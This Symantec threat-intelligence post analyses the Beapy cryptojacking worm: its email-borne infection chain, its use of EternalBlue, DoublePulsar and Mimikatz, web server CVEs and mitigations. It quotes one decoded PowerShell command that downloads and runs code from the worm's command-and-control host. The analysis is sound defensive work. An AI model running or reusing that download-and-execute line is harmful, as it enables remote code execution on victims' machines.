Beapy: Cryptojacking Worm Hits Enterprises in China

symantec.com/blogs/threat-intelligence/beapy-cryptojacking-worm-china

Threat Hunter TeamSymantec

Cryptojacking campaign we have dubbed Beapy is exploiting the EternalBlue exploit and primarily impacting enterprises in China.

Beapy is a cryptojacking campaign impacting enterprises that uses the EternalBlue exploit and stolen and hardcoded credentials to spread rapidly across networks. Beapy activity was first seen in Symantec telemetry in January 2019. This activity has also been seen on web servers and has been increasing since the beginning of March.

Beapy (W32.Beapy) is a file-based coinminer that uses email as an initial infection vector. This campaign demonstrates that while cryptojacking has declined in popularity with cyber criminals since its peak at the start of 2018, it is still a focus for some of them, with enterprises now their primary target.

Almost all of Beapy's victims are enterprises (*Figure 1*). Beapy may indicate a continuation of a trend demonstrated by the Bluwimps worm (MSH.Bluwimps) in 2018 and which we mentioned in ISTR 24—an increased focus by cryptojacking criminals on enterprises. While we have no evidence these attacks are targeted, Beapy's wormlike capabilities indicate that it was probably always intended to spread throughout enterprise networks.




Figure 1. Enterprise vs consumer infections of Beapy

This mirrors a trend we saw in ransomware in 2018 too when, despite a drop in overall ransomware infections of 20 percent, ransomware infections in enterprises increased by 12 percent. Enterprises appear to be an increasing focus for cyber criminals.

Beapy is most heavily affecting enterprises in Asia, with more than 80 percent of its victims located in China, with other victims in South Korea, Japan, and Vietnam.




Figure 2. Beapy infections by region

Infection chain

Malicious emails are the initial vector for at least some Beapy infections. A malicious Excel document is delivered to victims as an email attachment. If the email recipient opens the malicious attachment, the DoublePulsar backdoor (Backdoor.Doublepulsar) is downloaded onto the target machine. DoublePulsar, like EternalBlue, was leaked in the Shadow Brokers dump and was also used in the destructive WannaCry ransomware attack in 2017. DoublePulsar opens a backdoor on infected machines and allows for remote code execution on compromised computers. EternalBlue exploits a vulnerability in the Windows SMB protocol to allow files to spread laterally across networks.

Once DoublePulsar is installed, a PowerShell command is executed, and contact is made with the Beapy command and control (C&C) server, before a coinminer is downloaded onto the target computer. If we look at one example of a machine in Symantec telemetry, we see the earliest signs of suspicious activity on February 15, 2019, when the DoublePulsar backdoor is detected. We then see a PowerShell command being launched, which decodes to the following:

```
IEX (New-Object
Net.WebClient).downloadstring(' http://v.beahh.com/v' +$env:USERDOMAIN)
```

This is the device contacting the Beapy C&C server. Some more PowerShell commands are executed and then a Monero coinminer is downloaded. This process is repeated as Beapy spreads to other computers on the network.

Beapy appears to use unpatched machines to get a foothold on the network, and then uses EternalBlue to spread to other machines. However, EternalBlue isn't Beapy's only propagation technique, and it also uses the credential-stealing tool Hacktool.Mimikatz to attempt to collect credentials from infected computers. It can use those to spread to even patched machines on the network. Beapy also uses a hardcoded list of usernames and passwords to attempt to spread across networks. This is similar to how the Bluwimps worm operated. Bluwimps infected thousands of enterprise machines with coinminers in 2017 and 2018.

Web servers

Symantec telemetry also found an earlier version of Beapy on a public-facing web server, with the worm then attempting to spread to computers connected to that server. One of the ways it appears to do this is by generating a list of IP addresses it attempts to infect.

The version of Beapy seen on the web server is an early version of the malware, coded in C rather than Python, like later versions. However, the activity is similar, with the downloaded malware also containing Mimikatz modules for credential harvesting, as well as EternalBlue exploit capabilities.

In the web server compromise, Beapy also attempted to exploit an Apache Struts vulnerability (CVE-2017-5638). This vulnerability was patched in 2017, but if successfully exploited it can allow for remote code execution. Beapy also tried to exploit known vulnerabilities in Apache Tomcat (CVE-2017-12615) and the Oracle WebLogic Server (CVE-2017-10271). In the case of this web server compromise observed by Symantec, exploit attempts began in early February, with connections to Beapy's C&C server first observed on March 13. Activity targeting this web server continued until early April.

In general, Beapy activity has been increasing since the beginning of March.




Figure 3. A sharp increase in Beapy detections is clearly visible

What does Beapy's activity tell us?

Despite the drop in cryptojacking activity in 2018, when there was a 52 percent drop in cryptojacking, this is still an area of interest for cyber criminals. Looking at the overall figures for cryptojacking, we can see that there were just under 3 million cryptojacking attempts in March 2019. While a big drop from the peak of February 2018, when there were 8 million cryptojacking attempts, it is still a significant figure.





Figure 4. Cryptojacking activity, January 2018 to March 2019

Beapy is a file-based coinminer, which is interesting as most of the cryptojacking activity we saw at the height of its popularity was carried out using browser-based coinminers, which were popular due to lower barriers to entry and because they allowed even fully patched machines to be targeted. The announcement that the Coinhive coin-mining service, which was launched in September 2017 and played a key role in the growth of cryptojacking, was closing down also probably contributed to the fall in browser-based cryptojacking. The service, which made it a lot easier for anyone to carry out browser-based coin mining, ceased operations at the start of March. The shuttering of this service is likely to have a dramatic impact on browser-based cryptojacking.

As well as these factors, file-based coinminers also have a significant advantage over browser-based coinminers because they can mine cryptocurrency faster. The Monero cryptocurrency, which is the cryptocurrency most commonly mined during cryptojacking attacks, dropped in value by 90 percent in 2018, so it may make sense that miners that can create more cryptocurrency faster are now more popular with cyber criminals.



	BROWSER-BASED MINING	FILE-BASED MINING
Avg, profit per machine:	$0.01	$0.25
Botnet size:	100,000	100,000
Mining duration:	30 Days	30 Days

Figure 5. Comparing profitability of browser-based and file-based coin-mining botnets

Effects of cryptojacking on enterprises

While enterprises might think they don't need to worry about cryptojacking as much as more disruptive threats such as ransomware, it could still have a major impact on the company's operations.

Potential impacts of cryptojacking for businesses include:

- A slowdown in devices' performance, potentially leading to employee frustration and a reduction in productivity
- Overheating batteries
- Devices becoming degraded and unusable, leading to higher IT costs

- Increased costs due to increased electricity usage, and for businesses operating in the cloud that are billed based on CPU usage

Enterprises need to ensure their networks are protected from the whole range of cyber security threats.

Mitigation

- Emphasize multiple, overlapping, and mutually supportive defensive systems to guard against single point failures in any specific technology or protection method. This includes deployment of endpoint, email, and web gateway protection technologies as well as firewalls and vulnerability assessment solutions. Always keep these security solutions up to date with the latest protection capabilities.
- Educate anyone using your device or network and urge them to exercise caution around emails from unfamiliar sources and around opening attachments that haven’t been solicited, which may contain file-based coin-mining malware.
- Educate employees about the signs that indicate their computer may have a coinminer and instruct them to inform IT immediately if they think there may be a coinminer on a device that is on the company network.
- Monitor battery usage on your device and, if you notice a suspicious spike in usage, scan it for the presence of any file-based miners.
- Install the latest patches on your devices, use strong passwords and enable two-factor authentication.

Protection

Symantec has the following protection in place to protect customers against these kinds of attacks:

- W32.Beapy
- Hacktool.Mimikatz
- MSH.Bluwimps
- Backdoor.Doublepulsar

Symantec Email Security.cloud technology blocks email spreading this threat using advanced heuristics.

Further Reading

For more information about cryptojacking, read our whitepaper:

Cryptojacking: A Modern Cash Cow

File Attachments

Beapy IOCsTXT3.08 KB

BroadcomSymantec Enterprise Blogs
You might also enjoy

Threat Intelligence4 Min Read

Cryptojacking: A Modern Cash Cow

Cryptojacking shook up the cyber security landscape in 2017 and 2018. We take an in-depth look at this cyber crime trend.

About the Author

Threat Hunter Team

Symantec

The Threat Hunter Team is a group of security experts within Symantec whose mission is to investigate targeted attacks, drive enhanced protection in Symantec products, and offer analysis that helps customers respond to attacks.

Want to comment on this post?